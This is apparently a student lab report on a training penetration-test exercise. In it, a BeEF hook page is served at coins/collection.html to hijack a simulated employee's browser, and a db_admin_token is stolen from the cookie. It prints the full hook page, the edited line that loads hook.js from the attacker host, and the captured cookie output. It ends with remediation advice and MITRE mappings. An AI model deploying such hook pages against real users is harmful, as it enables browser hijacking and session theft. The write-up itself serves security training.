

Ex110 Report

Benjamin Ruddy

2022-11-30

Contents

Goal	2
Technical Report	2
Attack Narrative	2
Detecting incoming traffic	2
Further HTTP traffic analysis	3
Hooking onto beef with a malicious page	3
Exploiting the victim browser	5
MITRE ATT&CK Framework TTPs	5

Goal

The goal in this exercise was to use BeEF to capture browser information.

Technical Report

No vulnerability is reported here, as the attack vector does not involve a directly remediable issue. Rather, the vulnerability is in the lack of social engineering education, that led an employee to visit a site of unknown trustworthiness, leading to a browser session hijack.

It is recommended that network IDPS rules/configurations be kept up to date with a robust security ruleset, such as <https://rules.emergingthreats.net/open/snort-2.9.0/rules/>.


It is also recommended to provide routine social engineering education to employees, part of which should remind them that company workstations are not for personal use.

Attack Narrative

Detecting incoming traffic

According to our briefing, Tina's social engineering efforts seem to have led Nuri to try and contact a web server at our local machine (`kali.pr0b3.com`), meaning there may likely be traffic on port 80.

Monitoring with Wireshark confirms this:



Importantly, the traffic we see on port 80 involves TCP SYN connections from Nuri, followed by TCP RST, ACK responses from our machine, indicating that a TCP connection was not successfully initialized.

What this tells us, in other words, is that there really is no web server on our


machine at the moment. Since we want to exploit Nuri's browser as part of our penetration test, we need to configure one to obtain further details about the site that Nuri is trying to access. A simple Apache HTTP server should do the job.

Further HTTP traffic analysis

We start up an Apache 2 server with:

```
(kali@kali)-[~]
$ systemctl start apache2
```

After doing so, the previously shown TCP handshake proceeds successfully, and we are able to see further information about the site that is trying to be accessed on our machine, which happens to be `coins/collection.html` as seen in the below screenshot:



The screenshot shows a Wireshark packet capture window titled "Capturing from eth0". The filter is set to "tcp.port == 80". The packet list shows six packets. The first three are TCP handshake packets (SYN, SYN-ACK, ACK) between 172.24.0.11 and 217.70.184.3. The fourth packet is an HTTP GET request for "/coins/collection.html". The fifth and sixth packets are the corresponding TCP ACK and HTTP 404 Not Found response.

No.	Time	Source	Destination	Protocol	Length	Info
97	48.966225677	217.70.184.3	172.24.0.11	TCP	66	3589 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
98	48.966277594	172.24.0.11	217.70.184.3	TCP	66	80 → 3589 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
99	48.967660683	217.70.184.3	172.24.0.11	TCP	60	3589 → 80 [ACK] Seq=1 Ack=1 Win=262056 Len=0
100	48.968934847	217.70.184.3	172.24.0.11	HTTP	503	GET /coins/collection.html HTTP/1.1
101	48.968970774	172.24.0.11	217.70.184.3	TCP	54	80 → 3589 [ACK] Seq=1 Ack=450 Win=64128 Len=0
102	48.969671067	172.24.0.11	217.70.184.3	HTTP	544	HTTP/1.1 404 Not Found (text/html)

Knowing this information, we can proceed by creating a page at this address that hooks the victim browser to our BeEF process.

Hooking onto beef with a malicious page

On the BeEF management panel, there is a sample page that, upon being visited, runs a script hooks a victim browser. We will use this HTML + Javascript code to set up a page at `coins/collection.html`, the website that Nuri is visiting:

```

1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
2 <html>
3 <!--
4 Copyright (c) 2006-2022 Wade Alcorn - wade@bindshell.net
5 Browser Exploitation Framework (BeEF) - http://beefproject.com
6 See the file 'doc/COPYING' for copying permission
7 -->
8 <head>
9 <title>BeEF Basic Demo</title>
10 <meta charset="utf-8">
11 <script>
12 var commandModuleStr = '<script src="/hook.js" type="text/javascript"></script>';
13 document.write(commandModuleStr);
14 </script>
15 </head>
16
17 <body>
18 <div style="font:12px tahoma,arial,helvetica,sans-serif; width: 450px; margin: 0 auto;" >
19
20 
21
22 <p>You should be hooked into <b>BeEF</b>.</p>
23 <p>Have fun while your browser is working against you.</p>
24 <p>These links are for demonstrating the "Get Page HREFs" command module:</p>
25 <ul>
26 <li><a href="https://beefproject.com" target="_blank">The Browser Exploitation Framework Project homepage</a>
27 <li><a href="https://github.com/beefproject/beef/wiki" target="_blank">BeEF Wiki</a>
28 <li><a href="http://browserhacker.com/" target="_blank">Browser Hacker's Handbook</a>
29 <li><a href="https://slashdot.org/" target="_blank">Slashdot</a>
30 </ul>
31
32 <p>Have a go at the event logger. <label for="imptxt">Insert your secret here:</label></p>
33 <div style="border: 1px solid black; padding: 5px; width: 400px; margin: 0 auto;">
34 <input type="text" id="imptxt" name="Important Text" style="width: 400px; margin: 0 auto;">
35 </div>
36 <p>UTF-8 characters for testing purposes: 牛肉 -->
37 </body>
38 </html>
39

```

As seen above, the Javascript code references a script at `scripts/hook.js`. Since we are not hosting the page for our victim on the same port as the demo page that BeEF has, we need to change this line to say

`src=http://172.24.0.11:3000/hook.js`

as that is where BeEF hosts the hooking script according to its command-line output:

```

[19:40:45] _ UI URL: http://127.0.0.1:3000/ui/panel
[19:40:45] [*] running on network interface: 172.24.0.11
[19:40:45] | Hook URL: http://172.24.0.11:3000/hook.js
[19:40:45] | UI URL: http://172.24.0.11:3000/ui/panel

```

After making the aforementioned change to our `coins/collections.html` file (which is loaded in our filesystem correspondingly to Apache2's pages location at `/var/www/`), we confirm that visiting the page hooks us onto BeEF:

Hooked Browsers

Online Browsers

localhost


? ? 172.24.0.11

Offline Browsers

45	172.24.0.11 appears to have come back online	2022-11-30 01:10:57 UTC	8
44	172.24.0.11 just joined the horde from the domain: localhost:80	2022-11-30 01:10:57 UTC	8

Exploiting the victim browser

Indeed, after some time, it seems that Nuri has visited our malicious page at `http://172.24.0.11/coins/collection.html`, and as such, has been hooked onto our BeEF process:



Taking the tip from our briefing that indicates that Nuri may have some kind of special administrative token for access to a database, we run the "Get Cookie" command from BeEF to see if we can find it.

The results are a success, giving us a `db_admin_token` within the cookie:

Module Tree	Module Results History	Command results												
cookie	<table><thead><tr><th>id</th><th>date</th><th>label</th></tr></thead><tbody><tr><td>0</td><td>2022-11-29 20:18</td><td>command 1</td></tr></tbody></table>	id	date	label	0	2022-11-29 20:18	command 1	<table><tbody><tr><td>1</td><td>Tue Nov 29 2022 20:18:02 (Eastern Standard Time)</td><td>data: cookie=BEEFHOOK=EzIAY5ORQ4AHMjuSLC9IGICdS6OF6Ycwz5XmBFyGSN4D5r db_admin_token=KEY019\xc0\x9f\x82\xcb\x83\x81\xa6\xab\xc2\xc2\xc3\xb0\x90\xa7\xa5\xab\xa4\xb2\xc9\xa1\xb2\x84\xcc\xce</td></tr><tr><td>2</td><td>Tue Nov 29 2022 20:18:07 (Eastern Standard Time)</td><td>data: cookie=BEEFHOOK=EzIAY5ORQ4AHMjuSLC9IGICdS6OF6Ycwz5XmBFyGSN4D5r db_admin_token=KEY019\xc0\x9f\x82\xcb\x83\x81\xa6\xab\xc2\xc2\xc3\xb0\x90\xa7\xa5\xab\xa4\xb2\xc9\xa1\xb2\x84\xcc\xce</td></tr></tbody></table>	1	Tue Nov 29 2022 20:18:02 (Eastern Standard Time)	data: cookie=BEEFHOOK=EzIAY5ORQ4AHMjuSLC9IGICdS6OF6Ycwz5XmBFyGSN4D5r db_admin_token=KEY019\xc0\x9f\x82\xcb\x83\x81\xa6\xab\xc2\xc2\xc3\xb0\x90\xa7\xa5\xab\xa4\xb2\xc9\xa1\xb2\x84\xcc\xce	2	Tue Nov 29 2022 20:18:07 (Eastern Standard Time)	data: cookie=BEEFHOOK=EzIAY5ORQ4AHMjuSLC9IGICdS6OF6Ycwz5XmBFyGSN4D5r db_admin_token=KEY019\xc0\x9f\x82\xcb\x83\x81\xa6\xab\xc2\xc2\xc3\xb0\x90\xa7\xa5\xab\xa4\xb2\xc9\xa1\xb2\x84\xcc\xce
id	date	label												
0	2022-11-29 20:18	command 1												
1	Tue Nov 29 2022 20:18:02 (Eastern Standard Time)	data: cookie=BEEFHOOK=EzIAY5ORQ4AHMjuSLC9IGICdS6OF6Ycwz5XmBFyGSN4D5r db_admin_token=KEY019\xc0\x9f\x82\xcb\x83\x81\xa6\xab\xc2\xc2\xc3\xb0\x90\xa7\xa5\xab\xa4\xb2\xc9\xa1\xb2\x84\xcc\xce												
2	Tue Nov 29 2022 20:18:07 (Eastern Standard Time)	data: cookie=BEEFHOOK=EzIAY5ORQ4AHMjuSLC9IGICdS6OF6Ycwz5XmBFyGSN4D5r db_admin_token=KEY019\xc0\x9f\x82\xcb\x83\x81\xa6\xab\xc2\xc2\xc3\xb0\x90\xa7\xa5\xab\xa4\xb2\xc9\xa1\xb2\x84\xcc\xce												

We have also found KEY019 in doing this:

```
KEY019-\xc0\x9f\x82\xcb\x83\x81\xa6\xab\xc2\xc2
\xc3\xb0\x90\xa7\xa5\xab\xa4\xb2\xc9\xa1\xb2\x84\
xcc\xce
```

MITRE ATT&CK Framework TTPs

TA0001: Initial Access

T1189: Drive-by compromise

N/A: N/A